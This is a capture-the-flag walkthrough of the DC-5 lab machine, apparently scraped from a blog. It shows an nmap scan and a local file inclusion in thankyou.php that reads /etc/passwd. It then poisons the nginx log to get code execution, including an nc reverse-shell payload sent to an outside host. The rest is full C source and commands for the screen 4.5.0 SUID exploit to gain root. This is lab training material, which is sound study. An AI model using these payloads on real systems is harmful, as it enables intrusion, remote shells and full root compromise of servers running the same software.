

Nmap 7.70 scan initiated Thu May 16 16:39:30 2019 as: nmap -p80,111,51966 -sV -sC -A -oN aNmap 192.168.0.149
Nmap scan report for 192.168.0.149
Host is up (0.00058s latency).

PORT STATE SERVICE VERSION
80/tcp open http nginx 1.6.2
_http-server-header: nginx/1.6.2
_http-title: Welcome
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100024 1 46936/udp status
|_ 100024 1 51966/tcp status
51966/tcp open status 1 (RPC #100024)

Checking port 80

DC-5 is alive!

[Home](#)[Solutions](#)[About Us](#)[FAQ](#)[Contact](#)

Welcome

Cras et dolor a nibh malesuada sagittis sit amet nec ligula. Mauris vitae velit magna. Proin sodales, dolor vel volutpat dapibus, turpis urna malesuada diam, ac pulvinar orci neque quis elit. Integer sollicitudin diam ut dolor tempus ullamcorper. Proin ultrices elit tellus, non finibus felis dignissim in. Aliquam erat volutpat. Quisque a diam ut eros aliquam scelerisque eu ac odio. Etiam dignissim malesuada pulvinar. Suspendisse ullamcorper turpis quis velit tempor, quis venenatis metus iaculis. Mauris mollis risus a turpis vulputate dignissim volutpat eu justo. Nulla aliquam orci id massa semper tempor. Ut dapibus sagittis libero vitae venenatis.

Proin dapibus convallis eleifend. Donec venenatis leo arcu. Donec accumsan erat a massa imperdiet mollis. Curabitur consectetur ac lorem tempor egestas. Integer a quam pharetra, ultrices ipsum non, sodales risus. Aliquam venenatis porta ipsum, porttitor bibendum libero tristique quis. Duis a leo vulputate, sollicitudin lectus vel, pulvinar risus.

Quisque lorem purus, accumsan consectetur pretium sit amet, elementum ac nunc. Etiam at quam sed tellus rutrum lobortis condimentum et nisi. Ut quis malesuada tellus. Integer eget turpis id ligula blandit efficitur eu vel justo. Aenean suscipit ipsum vel venenatis consectetur. Vivamus mattis nulla non commodo lacinia. Aenean ullamcorper dui vel felis porta ullamcorper. Nulla at nunc diam. Donec a porta justo, vitae facilisis erat. Morbi ac rutrum tellus. Vestibulum cursus quam ac elit dictum vehicula. Aenean dapibus sodales nibh id posuere. In hac habitasse platea dictumst. Aliquam facilisis dignissim sodales. Nullam finibus dui nisi, quis scelerisque metus aliquet et. Nam ante libero, sollicitudin eget mauris ac, sollicitudin fermentum odio.

Integer suscipit sodales mi, a bibendum massa rutrum id. Praesent elit lacus, cursus ut turpis nec, tristique semper arcu. Vivamus sed erat vitae tellus pulvinar cursus at in orci. Curabitur massa est, laoreet nec dolor vel, condimentum suscipit erat. Maecenas pulvinar eget est eget porta. Aliquam et eros aliquam, elementum mi eget, faucibus urna. Aliquam hendrerit, nisi id mattis fringilla, nunc lectus cursus leo, non condimentum massa augue ac erat.

Mauris elit lectus, ultrices cursus dapibus quis, tristique sed urna. Sed ultrices sapien et leo sodales lacinia. Interdum et malesuada fames ac ante ipsum primis in faucibus. Fusce nunc mi, gravida tempor molestie eget, fermentum vel justo. Etiam pulvinar tempor risus id aliquam. Vivamus sit amet lobortis enim. Nulla et faucibus arcu, in euismod sem.

Vivamus pharetra in odio quis viverra. Suspendisse non euismod lacus. Donec cursus venenatis erat sit amet rutrum. Aliquam vitae tristique sapien. Interdum et malesuada fames ac ante ipsum primis in faucibus. Nunc eget viverra nisi. Praesent quis condimentum ex. Mauris in lectus sed odio viverra porta vitae eu nisi. Pellentesque dapibus sit amet augue eu semper. Etiam et tortor malesuada, auctor nibh non, cursus dolor. Pellentesque in eros lacus. Sed euismod gravida tristique. Nulla vulputate urna nec nulla vestibulum fermentum. Praesent viverra lectus nibh, at gravida quam sollicitudin et.

Copyright © 2019


Vestibulum maximus ante vitae consectetur eleifend. Fusce lobortis est non arcu feugiat, vel dignissim nisi maximus.

First Name

Last Name

Country


Subject



Found Lfi

<http://victim.ck/thankyou.php?file=/etc/passwd>


<http://victim.ck/thankyou.php?file=/var/log/nginx/error.log>



Thank You

Thank you for taking the time to contact us.

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,/,/run/systemd/bin/false systemd-
network:x:101:104:systemd Network Management,,/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:106:systemd Bus Proxy,,/run/systemd/bin/false Debian-exim:x:104:109:/var/spool/exim4:/bin/false messagebus:x:105:110:/var/run/dbus:/bin/false
statd:x:106:65534:/var/lib/nfs:/bin/false sshd:x:107:65534:/var/run/ssh:/usr/sbin/nologin dc:x:1000:1000:dc,,/home/dc:/bin/bash mysql:x:108:113:MySQL
Server,,/nonexistent:/bin/false
```



Thank You


Thank you for taking the time to contact us.

```
2019/05/28 19:46:23 [error] 469#0: *6 FastCGI sent in stderr: "PHP message: PHP Notice: Undefined index: file in /var/www/html/thankyou.php on line 41" while reading
response header from upstream, client: 192.168.0.1, server: _, request: "GET /thankyou.php HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host:
"192.168.0.149" 2019/05/28 19:47:55 [error] 469#0: *9 FastCGI sent in stderr: "PHP message: PHP Notice: Undefined index: file in /var/www/html/thankyou.php on line 41"
while reading response header from upstream, client: 192.168.0.1, server: _, request: "GET /thankyou.php?firstname=hello&lastname=bla&country=australia&subject=bla
%0D%0A HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.0.149", referer: "http://192.168.0.149/contact.php" 2019/05/28 19:51:08 [error]
469#0: *12 FastCGI sent in stderr: "PHP message: PHP Notice: Undefined index: file in /var/www/html/thankyou.php on line 41" while reading response header from
upstream, client: 192.168.0.1, server: _, request: "GET /thankyou.php?firstname HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.0.149"
2019/05/28 19:52:59 [error] 469#0: *14 FastCGI sent in stderr: "PHP message: PHP Notice: Undefined index: file in /var/www/html/thankyou.php on line 41" while reading
response header from upstream, client: 192.168.0.1, server: _, request: "GET /thankyou.php?page=/etc/passwd HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-
fpm.sock:", host: "192.168.0.149" 2019/05/28 19:56:14 [error] 469#0: *16 FastCGI sent in stderr: "PHP message: PHP Notice: Undefined index: file in /var/www
/html/thankyou.php on line 41" while reading response header from upstream, client: 192.168.0.1, server: _, request: "GET /thankyou.php?page=/etc/passwd HTTP/1.1",
upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.0.149" 2019/05/28 19:59:20 [error] 469#0: *18 FastCGI sent in stderr: "PHP message: PHP Notice:
Undefined index: file in /var/www/html/thankyou.php on line 41" while reading response header from upstream, client: 192.168.0.1, server: _, request: "GET
/thankyou.php?page=/etc/passwd HTTP/1.1", upstream: "fastcgi://unix:/var/run/php5-fpm.sock:", host: "192.168.0.149"
```


We can convert lfi into rce

=>*****

GET /thankyou.php?<?php phpinfo(); ?> HTTP/1.1




<http://victim.ck/thankyou.php?file=/var/log/nginx/error.log>



To get Reverse shell we have to intercept All request with BurpSuite

and change it to `GET /thankyou.php?<?php exec('/bin/nc 192.168.0.1 1457 -e /bin/sh'); ?>`
HTTP/1.1



and after that we have to call `http://victim.ck/thankyou.php?file=/var/log/nginx/error.log` to execute our reverse shell but first we have to start nc listner on our machine

we have suid bit set in screen 4.5

*****prev Esc with 41154.sh*****

Let devide the script into individual codes for easy going

=> libhax.c

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

=> rootshell.c

```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

Every time I try to compile *.C file inside victim pc I got this error ;-
gcc: error trying to exec 'cc1': execvp: No such file or directory

so the only option is compile C codes inside my my pc and transfer it to victim

```
kali# gcc -fPIC -shared -ldl -o libhax.so libhax.c
kali# gcc -o rootshell rootshell.c
```

Inside Victim pc (we have 2 file libhax.so & rootshell)

Now we can execute this following code to esclate to root shell

```
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell
```


```
root@dc-5:/# id ; whoami ; cat /root/thisistheflag.txt
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root
```

```
888b 888 d8b      888 888 888 888
8888b 888 Y8P     888 888 888 888
88888b 888      888 888 888 888
888Y88b 888 888 .d8888b .d88b. 888 888 888 .d88b. 888d888 888 888 888 888
888 Y88b888 888 d88P" d8P Y8b 888 888 888 d88""88b 888P" 888 .88P 888 888 888
888 Y88888 888 888 88888888 888 888 888 888 888 888 888888K Y8P Y8P Y8P
888 Y8888 888 Y88b. Y8b. Y88b 888 d88P Y88..88P 888 888 "88b " " "
888 Y888 888 "Y8888P "Y8888 "Y8888888P" "Y88P" 888 888 888 888 888 888
```

Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated. :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.